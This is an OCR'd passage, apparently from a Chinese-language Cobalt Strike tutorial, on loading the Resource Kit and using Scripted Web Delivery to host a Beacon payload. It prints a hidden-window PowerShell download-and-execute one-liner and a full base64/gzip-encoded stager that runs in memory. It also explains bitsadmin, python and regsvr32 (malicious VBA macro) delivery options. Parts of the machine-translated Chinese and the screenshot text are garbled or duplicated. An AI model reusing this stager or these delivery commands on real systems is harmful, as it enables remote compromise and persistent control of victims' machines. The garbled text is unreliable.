
要使 Cobalt Strike 在内置脚本模板上使用脚本模板，请加载 Resource Kit 附带的 resources.cna 脚本。


Resource Kit



Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
Scripted Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
user
computer
Event Log X



Scripted Web Delivery
This attack hosts an artifact that delivers a Cobalt Strike payload. The provided one-liner will allow you to quickly get
URI Path: /a
Local Host: 172.16.4.134
Local Port: 80
Listener: beacon - http
Add
Type: powershell
Launch
Help



Success
Started service: Scripted Web Delivery
Copy and paste this URL to access it
powershell.exe -nop -w hidden -c "IEX ((n
Ok



172.16.4.134/a
Google
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAAL1XeW/iyBL
/O3wKaxXJth4BcySTGSnSNBBzDCYEcyUsQo27bTppuxm7zTE7891f2ZgZZpPZzb6VHpKlPqqqq351YlN5YcuQOdIShCoXYxpGTARKOZc7b4i2VG6Uj2rOjQNHJsfJYuFRuViHwllgQkIaRcofubM+DrGvaOcbHC58QWJO8Oq6SQgpiUOqr
lztKjOIiwSxcBlmxDFz6VKOEieEibofW6IXzMgvmHD/U4DGkgD/tCkOoURdRfckYjTVe+KpMvDwnF3fKJOlL5QzlfFJpcLDHPyPZl7KzAI8SQ5K4rHJaYULDXnElN
/f13VZ9dl0aF288x5pGm2vtIUr9AOFd15ZuePDjcr6mmWswJRSRcWZiwoFIujFLte6nylkF3Vc+BbSGVcRgovzYxkXnqOFRY9gEZdEBQlQrtYCOeqXYexJznlY
/aLFNoEAeS+RTuJQ3F2qbhhjkOKrRwQDgdUHeu9ej2iMNbmbRTJqDqylDPZ+57i+5W6uKDOFV/qflJHOjwexELeu5b7pWoIpRTDOu6kAD9SVjlzs5m6ZKCPVpfRCzlulGMvGKBEliKcA/b82EYU32uzBLXzebz7NkjZ5T
/paDSkSvjOTjzoMeNMhsLRua5s9TP6X1ysVjGjBMaJgS/jtwGdVlAG
/sA+8w5Bqf2mtOoy2kKSOFI1gNFNTW7oKSRwaMmiM5est36TH7nrR2UQw44PgktICbOn5U5OFFT24FFfQDwsFfBWS6kBD1SZ2mwP76e7IFIrXMcRXmlHONOOnnFpphTkldQELHsCsVSpEv1h7pWzCVzcCSP4ub6K5BmT9dFEMkwdsC9AMF
lOHYZ6gkldajNDa3mbeUQX1VUzqmHMWeCBpAz6BkwQLWyZBE5L8nwNEL9hUtvOlpz5QpxXD5NiD+pClVBpv2KNE
/Qu1j4lyyIoEqyNIJOpDANhcyLwyZqGEGqTmX0Tev1Tv55L0k571kGae1NJUnNX2MkmYlNJJOsHNdzBT6EIJsJmhBGs4olfVpGUEnvZb8Y51EPwe2gG3SOeZldpb+Cz4RqzSFo135FPnqWOnHrUb5rXiG29rXPdQ47Lrs3OFOjumdG+Rq
vW8xc9safEKkBmfeAyt5HiL9p
/6t3+21olopk3Pgd6rV1tRAlUrlrmI8E9pJ6J8R6flsu+vCGmrrXbcGfEab33bqg+WkbD5OeKtYNVfuRET2VfWR4OYlJ6gmSJnHeDwQw5bj14rF8VU7sarWW1bW62Vzt+p+GcVWHYmH8nvpNE0DTzrR4zDyhuNeZ2Cjy+4Tetc2yXrpDza
nlDfu/lWHV3t69WhyWn3GtE3rjWT82xzQpX5dS+ttO3x6NLu+M8d29cbtQSuph8j9+yHzeFUtkOi6RAW6sJxS7sRKVlSMvrc5obH5GJXOAzdSm4ai5arLHYrPdfho+8OedwTsCoY63Mjv2iJv2qPkUju3qu+L7SWcHmI9TuY+ie
//wQAGblVMzBolWceUkGrV2cHm15eJzNGVTtzhmjikGtkktWFvu+yn2yGDMaOKWXKBOvJst2oASl7uKfQOOoUll56oTFIvF682otI7v7xHC/XpJ8GWxNFkjjBCclEC
/GkImEZNPg+ElyH4u9YaMkince4lNY9+DZAoY6AwxNOyxrVPbVqeIOPHD9j9eBR4oWkNn3326LXef7mNraBkI3dz8Bmlylkujfhm77qGN/OOTtXAYrTCHfIBGeKxipgjNrJ318Us4NO3lYemZhgHlMEjAqH4MfcS5cJIG
/ItOCOPAoUnPocaNYFkpv7rSle+E+o+ufDz68OERDMmKSpLkhS4NPLnKG7uKYUArNXZVQ8+93f66WO+l79LySTc+gfLOIZ4+pOcOUK/kCuoP+T9jndW89Ol/jvWPs7+4fRP+Rv4UpBeXPx
/8E3f8e4gmmElgtaG2c3qYTt6KVBaAJ7Pgiachwtzsl4zud7G86MGkmFM/5nJtVzlBKGJfYGinn5VrPZn
/IolDefEkljDhp2lQO8e6Or6dKudY+aZcACgoqpRhzA+9OOmJyuFfyldlC6akjF+VAXUojLIXHbGEXkdhtElEpOISYjj7L9h4gtUGDQAA"));IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();



Cobalt Strike View Attacks Reporting Help
Homepage
Support
Arsenal
System Information
About
external
user
computer
note
pid
Event Log X
05/20 14:53:25 *** zneo hosted Scripted Web Delivery (powershell) @ http://172.16.4.134:80/a


root@kali:~/resourcekit# ls -1
compress.ps1
README.txt
resources.cna
template.py
template.x64.ps1
template.x86.ps1
template.x86.vba



Cobalt Strike View Attacks Reporting Help
New Connection
Preferences
Visualization
VPN Interfaces
Listeners
Script Manager
Close
internal
user
computer



path
/root/ElevateKit/elevate.cna
/root/resourcekit/resources.cna
Load
Unload
Reload
Help


Cobalt Strike View Attacks Reporting Help
Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
Scripted Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
user
computer
note


Packages
Web Drive-by
Spear Phish
Manage
Clone Site
Host File
Scripted Web Delivery
Signed Applet Attack
Smart Applet Attack
System Profiler
external
user
computer
note
pid
Event Log X
Scripts X
Sites X
URI
Host
Port
Type
Description
stager64
80
beacon
beacon stager x6
beacon.http-post
80
beacon
beacon post hanc
beacon.http-get
80
beacon
beacon handler
/a
172.16.4.134
80
page
Scripted Web Deli
stager
80
beacon
beacon stager x8


Scripted Web Delivery
This attack hosts an artifact that delivers a Cobalt Strike payload. The provided one-liner will allow you to quickly get
URI Path:
/b
Local Host:
172.16.4.134
Local Port:
80
Listener:
beacon - http
Add
Type:
powershell
Launch
Help





Scripted Web Delivery

该 **Attacks** -> **Web Drive-by** -> **Scripted Web Delivery** 功能产生启动信标，承载它钻攻击的 Web 服务器上，并提出了一个班轮下载并运行该神器神器。选项包括：bitsadmin，powershell，python 和 regsvr32。


该 **Attacks** -> **Web Drive-by** -> **Scripted Web Delivery** 生成一个 artifact 并启动 Beacon，将其托管在 Cobalt Strike 的 web 服务器上，并提供一个用于下载和运行 artifact 的一行程序。选项包括：bitsadmin、powershell、python 和 regsvr32。


bitsadmin 选项托管一个可执行文件，并使用 bitsadmin 下载它。bitsadmin 方法通过 cmd.exe 运行可执行文件。PowerShell 选项托管 PowerShell 脚本，并使用 PowerShell.exe 下载该脚本并对其进行评估。python 选项托管一个


python 脚本，并使用 python.exe 下载并运行该脚本。regsvr32 选项生成一个 com scriptlet 文件，并使用 regsvr32.exe 下载和运行 scriptlet 的内容。COM Scriptlet 使用恶意的 VBA 宏将 Beacon 输入内存。COM Scriptlet 选项要求目标上有 Microsoft Office。每个选项都是运行 Cobalt Strike 侦听器的不同方式。


选中 **Enable SSL** 以通过 SSL 提供此内容。在 Malleable C2 配置文件中指定有效的 SSL 证书时，此选项可用。确保 **Host** 字段与 SSL 证书的 CN 字段匹配。这将避免由于这些字段之间的不匹配而导致此功能失败的情况

